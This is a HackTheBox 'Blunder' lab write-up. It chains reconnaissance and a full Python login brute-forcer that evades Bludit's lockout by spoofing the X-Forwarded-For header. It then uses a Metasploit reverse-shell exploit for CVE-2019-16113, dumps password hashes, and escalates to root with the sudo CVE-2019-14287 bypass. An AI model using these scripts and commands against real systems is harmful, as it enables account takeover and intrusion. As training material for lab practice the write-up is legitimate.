
Blunder – HTB Writeup

We run a basic nmap scan to discover open ports and gather service information:

nmap -sV -v -Pn -n -p- 10.10.10.191

```
root@kali:~# nmap -sV -v -Pn -n -p- 10.10.10.191
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-07 12:04 +08
NSE: Loaded 45 scripts for scanning.
Initiating SYN Stealth Scan at 12:04
Scanning 10.10.10.191 [65535 ports]
Discovered open port 80/tcp on 10.10.10.191
SYN Stealth Scan Timing: About 17.28% done; ETC: 12:07 (0:02:28 remaining)
SYN Stealth Scan Timing: About 45.04% done; ETC: 12:07 (0:01:14 remaining)
Completed SYN Stealth Scan at 12:06, 107.89s elapsed (65535 total ports)
Initiating Service scan at 12:06
Scanning 1 service on 10.10.10.191
Completed Service scan at 12:06, 6.10s elapsed (1 service on 1 host)
NSE: Script scanning 10.10.10.191.
Initiating NSE at 12:06
Completed NSE at 12:06, 0.26s elapsed
Initiating NSE at 12:06
Completed NSE at 12:06, 0.17s elapsed
Nmap scan report for 10.10.10.191
Host is up (0.038s latency).
Not shown: 65533 filtered ports
PORT   STATE  SERVICE VERSION
21/tcp closed ftp
80/tcp open   http    Apache httpd 2.4.41 ((Ubuntu))
```

We discover an open http port. Let us check it out:



It's a website which contain some random facts. In the page source, we found information that it is using a Bludit 3.9.2 CMS.


```
<footer class="footer bg-dark">…</footer>
<!--Javascript-->
<script src="http://10.10.10.191/bl-kernel/js/jquery.min.js?version=3.9.2"></script>
<script src="http://10.10.10.191/bl-kernel/js/bootstrap.bundle.min.js?version=3.9.2"></script>
```

No other information. We should enumerate the directories:

gobuster dir -u http://10.10.10.191 -w /usr/share/wordlists/dirb/common.txt

```
root@kali:~# gobuster dir -u http://10.10.10.191 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.191
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/08/07 12:19:09 Starting gobuster
===============================================================
/.hta (Status: 403)
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/0 (Status: 200)
/about (Status: 200)
/admin (Status: 301)
/cgi-bin/ (Status: 301)
/LICENSE (Status: 200)
/robots.txt (Status: 200)
/server-status (Status: 403)
===============================================================
2020/08/07 12:19:52 Finished
===============================================================
```


There seem to be an admin panel. Let us check it out:



We need credentials to access the dashboard. We need more information. Let us use WFuzz to find any hidden text files:

```
root@kali:~# wfuzz -u http://10.10.10.191/FUZZ.txt -w /usr/share/wordlists/wfuzz/general/big.txt --hc 404

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's docume
ntation for more information.

********************************************************
* Wfuzz 2.4.5 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.191/FUZZ.txt
Total requests: 3024

=====================================================================
ID           Response   Lines    Word     Chars       Payload
=====================================================================

000002755:   200        4 L      23 W     118 Ch      "todo"
```

We found a todo.txt:




```
-Update the CMS
-Turn off FTP - DONE
-Remove old users - DONE
-Inform fergus that the new blog needs images - PENDING
```

Looks like they are updating the CMS. Could there be a user called Fergus?

We know that the CMS is Bludit 3.9.2. Let us see if there are any exploits for it. We found 2 exploits:

1. Bruteforce Mitigation Bypass by Rastating(https://rastating.github.io/bludit-brute-force-mitigation-bypass/)
2. Directory Traversal Image File Upload – CVE-2019-16113

The 2nd exploit allows us to do RCE but require us to have a set of credentials before doing so. Since we have an admin login panel, we can try the 1st exploit. We modify Rastating's script to fit our scenario, called bruteforce.py:

```
1  import sys
2  import requests
3  import re
4
5  host = "http://"+ sys.argv[1]
6  login_url = host + "/admin/login"
7  username = "fergus"
8
9  try:
10     fopen = open(sys.argv[2],"r")
11     wordlist = [line.strip() for line in fopen]
12 except:
13     print("Wordlist doesn't exist!")
14
15 for password in wordlist:
16     session = requests.Session()
17     login_page = session.get(login_url)
18     csrf_token = re.search('input.+?name="tokenCSRF".+?value="(.+?)"', login_page.text).group(1)
19
20     print("Trying password:",password)
21
22     headers = {
23         'X-Forwarded-For': password,
24         'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0',
25         'Referer': login_url
26     }
27
28     data = {
29         'tokenCSRF': csrf_token,
30         'username': username,
31         'password': password,
32         'save': ''
33     }
34
35     login_result = session.post(login_url, headers = headers, data = data, allow_redirects = False)
36
37     if 'location' in login_result.headers:
38         if '/admin/dashboard' in login_result.headers['location']:
39             print("Password found!")
40             print("Username: {u}".format(u = username))
41             print("Password: {p}".format(p = password))
42             break
```

Bludit CMS have an anti-bruteforce mechanism which temporary blocks an IP address from logging in after 10 incorrect attempts. Rastating found out that this mechanism is based on trusting the X-Forwarded-For in the HTTP header, with no validation to ensure that the content in the X-Forwarded-For is a valid IP address. This allows us to bypass the anti-bruteforce mechanism by changing the X-Forwarded-For value to arbitrary content. As seen on line 23 on the above code, I used the passwords in my wordlist to spoof the X-Forwarded-For value.

However, after executing our bruteforce.py script with the rockyou password list and user 'fergus', I am unable to obtain the credentials. We know that HTB challenges usually do not encourages bruteforce. Perhaps the password is hidden within the information in the website? We can create a custom password wordlist using information from the website with ceWL:

cewl -d 5 -m 5 -w custom_wordlist.txt 10.10.10.191

ceWL will crawl the website with a depth of 5 and gather words with minimum of 5 characters and write it to our custom_wordlist.txt.

```
root@kali:~# cewl -d 5 -m 5 -w custom_wordlist.txt 10.10.10.191
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
root@kali:~# cat custom_wordlist.txt
Plugins
Include
About
Begin
service
Stadia
Dynamic
blunder
interesting
facts
devices
Google
games
Cover
image
Title
content
created
pages
Creation
November
Reading
minute
books
Awards
Fantasy
National
```

Now, we try to bruteforce the login with this new wordlist and user as ‘fergus’:


python3 bruteforce.py 10.10.10.191 custom_wordlist.txt

```
root@kali:~/Downloads# python3 bruteforce.py 10.10.10.191 custom_wordlist.txt
Trying password: Plugins
Trying password: Include
Trying password: About
Trying password: Begin
Trying password: service
Trying password: Stadia
Trying password: Dynamic
Trying password: blunder
Trying password: interesting
Trying password: facts
Trying password: devices
Trying password: Google
Trying password: games
Trying password: Cover
Trying password: image
Trying password: Title
Trying password: content
Trying password: created
Trying password: pages
Trying password: Creation
Trying password: November
Trying password: Reading
Trying password: minute
Trying password: books
Trying password: Awards
```

Looks like the password is in the content of the website:

```
Trying password: stories
Trying password: collections
Trying password: Stoker
Trying password: British
Trying password: Society
Trying password: Foundation
Trying password: Distinguished
Trying password: Contribution
Trying password: Letters
Trying password: probably
Trying password: fictional
Trying password: character
Trying password: RolandDeschain
Password found!
Username: fergus
Password: RolandDeschain
```

We found the password **RolandDeschain**. Let us access the admin dashboard with this set of credentials:



Remember the 2nd exploit I mentioned? Now that we have the set of credentials, we can exploit CVE-2019-16113 using Metasploit:

```
root@kali:~# msfconsole
```

Using the CVE:

```
msf5 > use exploit/linux/http/bludit_upload_images_exec
```

Setting our options:

```
msf5 exploit(linux/http/bludit_upload_images_exec) > set BLUDITPASS RolandDeschain
BLUDITPASS ⇒ RolandDeschain
msf5 exploit(linux/http/bludit_upload_images_exec) > set BLUDITUSER fergus
BLUDITUSER ⇒ fergus
msf5 exploit(linux/http/bludit_upload_images_exec) > set RHOSTS 10.10.10.191
RHOSTS ⇒ 10.10.10.191
msf5 exploit(linux/http/bludit_upload_images_exec) > set LHOST 10.10.14.19
LHOST ⇒ 10.10.14.19
msf5 exploit(linux/http/bludit_upload_images_exec) > set LPORT 1234
LPORT ⇒ 1234
```

We obtained our meterpreter shell as www-data:

```
msf5 exploit(linux/http/bludit_upload_images_exec) > exploit

[*] Started reverse TCP handler on 10.10.14.19:1234
[+] Logged in as: fergus
[*] Retrieving UUID ...
[*] Uploading mRqPRRcPRu.png ...
[*] Uploading .htaccess ...
[*] Executing mRqPRRcPRu.png ...
[*] Sending stage (38288 bytes) to 10.10.10.191
[*] Meterpreter session 1 opened (10.10.14.19:1234 → 10.10.10.191:36660) at 2020-08-08 02:36:01 +0800
[+] Deleted .htaccess

meterpreter > getuid
Server username: www-data (33)
meterpreter >
```

During enumeration, I found the user database of the Bludit CMS:

```
meterpreter > ls -la
Listing: /var/www/bludit-3.9.2/bl-content/databases
============================================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100644/rw-r--r--  438     fil   2020-04-28 18:24:44 +0800  categories.php
100644/rw-r--r--  3437    fil   2020-04-28 18:35:30 +0800  pages.php
40755/rwxr-xr-x   4096    dir   2019-11-27 19:53:41 +0800  plugins
100644/rw-r--r--  165878  fil   2020-08-08 02:24:18 +0800  security.php
100644/rw-r--r--  1319    fil   2020-05-19 18:28:54 +0800  site.php
100644/rw-r--r--  2275    fil   2020-08-08 00:25:56 +0800  syslog.php
100644/rw-r--r--  52      fil   2020-04-28 18:24:44 +0800  tags.php
100644/rw-r--r--  1268    fil   2020-08-08 00:49:55 +0800  users.php
```

We found the password hash and salt of Admin and Fergus:

```
meterpreter > cat users.php
<?php defined('BLUDIT') or die('Bludit CMS.'); ?>
{
    "admin": {
        "nickname": "Admin",
        "firstName": "Administrator",
        "lastName": "",
        "role": "admin",
        "password": "bfcc887f62e36ea019e3295aafb8a3885966e265",
        "salt": "5dde2887e7aca",
        "email": "",
        "registered": "2019-11-27 07:40:55",
        "tokenRemember": "",
        "tokenAuth": "b380cb62057e9da47afce66b4615107d",
        "tokenAuthTTL": "2009-03-15 14:00",
        "twitter": "",
        "facebook": "",
        "instagram": "",
        "codepen": "",
        "linkedin": "",
        "github": "",
        "gitlab": ""
    },
    "fergus": {
        "firstName": "",
        "lastName": "",
        "nickname": "",
        "description": "",
        "role": "author",
        "password": "be5e169cdf51bd4c878ae89a0a89de9cc0c9d8c7",
        "salt": "jqxpjfnv",
```


But sadly, I did not manage to crack it. However, the interesting part is that the new Bludit CMS that was supposed to be updated to was in this server:

```
meterpreter > ls -la
Listing: /var/www
==========

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40755/rwxr-xr-x   4096  dir   2020-05-19 22:13:22 +0800  bludit-3.10.0a
40775/rwxrwxr-x   4096  dir   2020-04-28 19:18:03 +0800  bludit-3.9.2
40755/rwxr-xr-x   4096  dir   2019-11-28 17:34:02 +0800  html
```

Looks like they were upgrading from Bludit 3.9.2 to 3.10.0a. maybe we can find some user credentials in the new Bludit CMS database?

```
meterpreter > ls -la
Listing: /var/www/bludit-3.10.0a/bl-content/databases
============================================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100644/rw-r--r--  438    fil   2020-05-19 17:03:34 +0800  categories.php
100644/rw-r--r--  3437   fil   2020-05-19 17:03:34 +0800  pages.php
40755/rwxr-xr-x   4096   dir   2020-05-19 17:03:34 +0800  plugins
100644/rw-r--r--  42844  fil   2020-05-19 17:03:34 +0800  security.php
100644/rw-r--r--  1319   fil   2020-05-19 17:03:34 +0800  site.php
100644/rw-r--r--  2276   fil   2020-05-19 17:03:34 +0800  syslog.php
100644/rw-r--r--  52     fil   2020-05-19 17:03:34 +0800  tags.php
100644/rw-r--r--  597    fil   2020-05-19 17:10:13 +0800  users.php

meterpreter > cat users.php
<?php defined('BLUDIT') or die('Bludit CMS.'); ?>
{
    "admin": {
        "nickname": "Hugo",
        "firstName": "Hugo",
        "lastName": "",
        "role": "User",
        "password": "faca404fd5c0a31cf1897b823c695c85cffeb98d",
        "email": "",
        "registered": "2019-11-27 07:40:55",
        "tokenRemember": "",
        "tokenAuth": "b380cb62057e9da47afce66b4615107d",
        "tokenAuthTTL": "2009-03-15 14:00",
        "twitter": "",
        "facebook": "",
        "instagram": "",
        "codepen": "",
        "linkedin": "",
        "github": "",
        "gitlab": ""}
}
```

We found credentials that belongs to an admin called ‘Hugo’. The password hash looks like a SHA-1 hash. I run it through a hash lookup table in crackstation.net:



We managed to get Hugo’s password, **Password120**. Now who is Hugo?

```
meterpreter > ls -la /home/
Listing: /home/
===============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40755/rwxr-xr-x   4096  dir   2020-05-26 16:29:29 +0800  hugo
40755/rwxr-xr-x   4096  dir   2020-04-28 19:13:35 +0800  shaun
```

Apparently, he is one of the users of this server. Let us first change to an interactive shell using pty:

```
meterpreter > shell
Process 3225 created.
Channel 2 created.
python -c "import pty;pty.spawn('/bin/bash')"
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$
```

We su to Hugo using the credentials:

su hugo

```
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ su hugo
su hugo
Password: Password120

hugo@blunder:/var/www/bludit-3.10.0a/bl-content/databases$
```

We are now hugo! Now we can extract the user.txt flag:

```
hugo@blunder:~$ ls -la
ls -la
total 80
drwxr-xr-x 16 hugo hugo 4096 May 26 09:29 .
drwxr-xr-x  4 root root 4096 Apr 27 14:31 ..
lrwxrwxrwx  1 root root    9 Apr 28 12:13 .bash_history → /dev/null
-rw-r--r--  1 hugo hugo  220 Nov 28  2019 .bash_logout
-rw-r--r--  1 hugo hugo 3771 Nov 28  2019 .bashrc
drwx------ 13 hugo hugo 4096 Apr 27 14:29 .cache
drwx------ 11 hugo hugo 4096 Nov 28  2019 .config
drwxr-xr-x  2 hugo hugo 4096 Nov 28  2019 Desktop
drwxr-xr-x  2 hugo hugo 4096 Nov 28  2019 Documents
drwxr-xr-x  2 hugo hugo 4096 Nov 28  2019 Downloads
drwx------  3 hugo hugo 4096 Apr 27 14:30 .gnupg
drwxrwxr-x  3 hugo hugo 4096 Nov 28  2019 .local
drwx------  5 hugo hugo 4096 Apr 27 14:29 .mozilla
drwxr-xr-x  2 hugo hugo 4096 Nov 28  2019 Music
drwxr-xr-x  2 hugo hugo 4096 Nov 28  2019 Pictures
-rw-r--r--  1 hugo hugo  807 Nov 28  2019 .profile
drwxr-xr-x  2 hugo hugo 4096 Nov 28  2019 Public
drwx------  2 hugo hugo 4096 Apr 27 14:30 .ssh
drwxr-xr-x  2 hugo hugo 4096 Nov 28  2019 Templates
-r--------  1 hugo hugo   33 Aug  7 12:06 user.txt
drwxr-xr-x  2 hugo hugo 4096 Nov 28  2019 Videos
hugo@blunder:~$ cat user.txt
cat user.txt
787871de8444016d9a7b632e1d5b9930
```

Once we are Hugo, we should first check our user's privileges:

sudo -l

```
hugo@blunder:~$ sudo -l
sudo -l
Password: Password120

Matching Defaults entries for hugo on blunder:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User hugo may run the following commands on blunder:
    (ALL, !root) /bin/bash
```

Notice '(ALL, !root) /bin/bash'. It seems like we have the permission to obtain a shell of any user except for root. A quick search on '(ALL, !root) /bin/bash' lead us to CVE-2019-14287, where we can run command specified in the sudoers as root. Conveniently we are allowed the command /bin/bash, so we can execute it as root:

sudo -u#-1 /bin/bash

```
hugo@blunder:~$ sudo -u#-1 /bin/bash
sudo -u#-1 /bin/bash
Password: Password120

root@blunder:/home/hugo# whoami
whoami
root
root@blunder:/home/hugo#
```

Easily, we obtained a root shell. Reading the flag:

```
root@blunder:/root# ls -la
ls -la
total 36
drwx------  6 root root 4096 Apr 28 12:13 .
drwxr-xr-x 21 root root 4096 Apr 27 14:09 ..
lrwxrwxrwx  1 root root    9 Apr 28 12:13 .bash_history → /dev/null
-rw-r--r--  1 root root 3106 Aug 27  2019 .bashrc
drwx------  6 root root 4096 Nov 27  2019 .cache
drwx------  8 root root 4096 Nov 27  2019 .config
drwx------  3 root root 4096 Nov 27  2019 .dbus
drwxr-xr-x  3 root root 4096 Nov 27  2019 .local
-rw-r--r--  1 root root  148 Aug 27  2019 .profile
-r--------  1 root root   33 Aug  7 12:06 root.txt
root@blunder:/root# cat root.txt
cat root.txt
566a2a446b52beaa216bf233f74ce591
```

Interesting finds during enumeration:


1. Since there is a closed FTP port, I decided to check the FTP server once I am in as www-data. I found a note and some unrelated files left by Shaun to Sophie in the FTP server:

```
root@blunder:/# cd ftp
cd ftp
root@blunder:/ftp# ls -la
ls -la
total 10928
drwxr-xr-x  2 nobody nogroup     4096 Nov 27  2019 .
drwxr-xr-x 21 root   root        4096 Apr 27 14:09 ..
-rw-r--r--  1 root   root      271056 Nov 27  2019 config
-rw-r--r--  1 root   root         828 Nov 27  2019 config.json
-rw-r--r--  1 root   root    10899227 Nov 27  2019 D5100_EN.pdf
-rw-r--r--  1 root   root         260 Nov 27  2019 note.txt
root@blunder:/ftp# cat note.txt
cat note.txt
Hey Sophie
I've left the thing you're looking for in here for you to continue my work
when I leave. The other thing is the same although Ive left it elsewhere too.

Its using the method we talked about; dont leave it on a post-it note this time!

Thanks
Shaun
```


2. I found two screenshots left by Shaun in his Pictures directory:

```
root@blunder:/home/shaun# cd Pictures
cd Pictures
root@blunder:/home/shaun/Pictures# ls -la
ls -la
total 624
drwxr-xr-x  2 shaun shaun   4096 Nov 28  2019  .
drwxr-xr-x 16 shaun shaun   4096 Apr 28 12:13  ..
-rw-r--r--  1 shaun shaun 450632 Nov 28  2019 'Screenshot from 2019-11-28 13-17-29.png'
-rw-r--r--  1 shaun shaun 175057 Nov 28  2019 'Screenshot from 2019-11-28 14-02-13.png'
```

Apparently, they are hints to get user and root privileges. This shows that enumeration can help you to get more information!



Hint that something useful is in the /var/www/bludit-3.9.2/bl-content/databases directory!



Hint that there is a PoC(Proof of Concept) out there to escalate to root privileges! Initially I thought that this is the actual root flag since the box is called Blunder.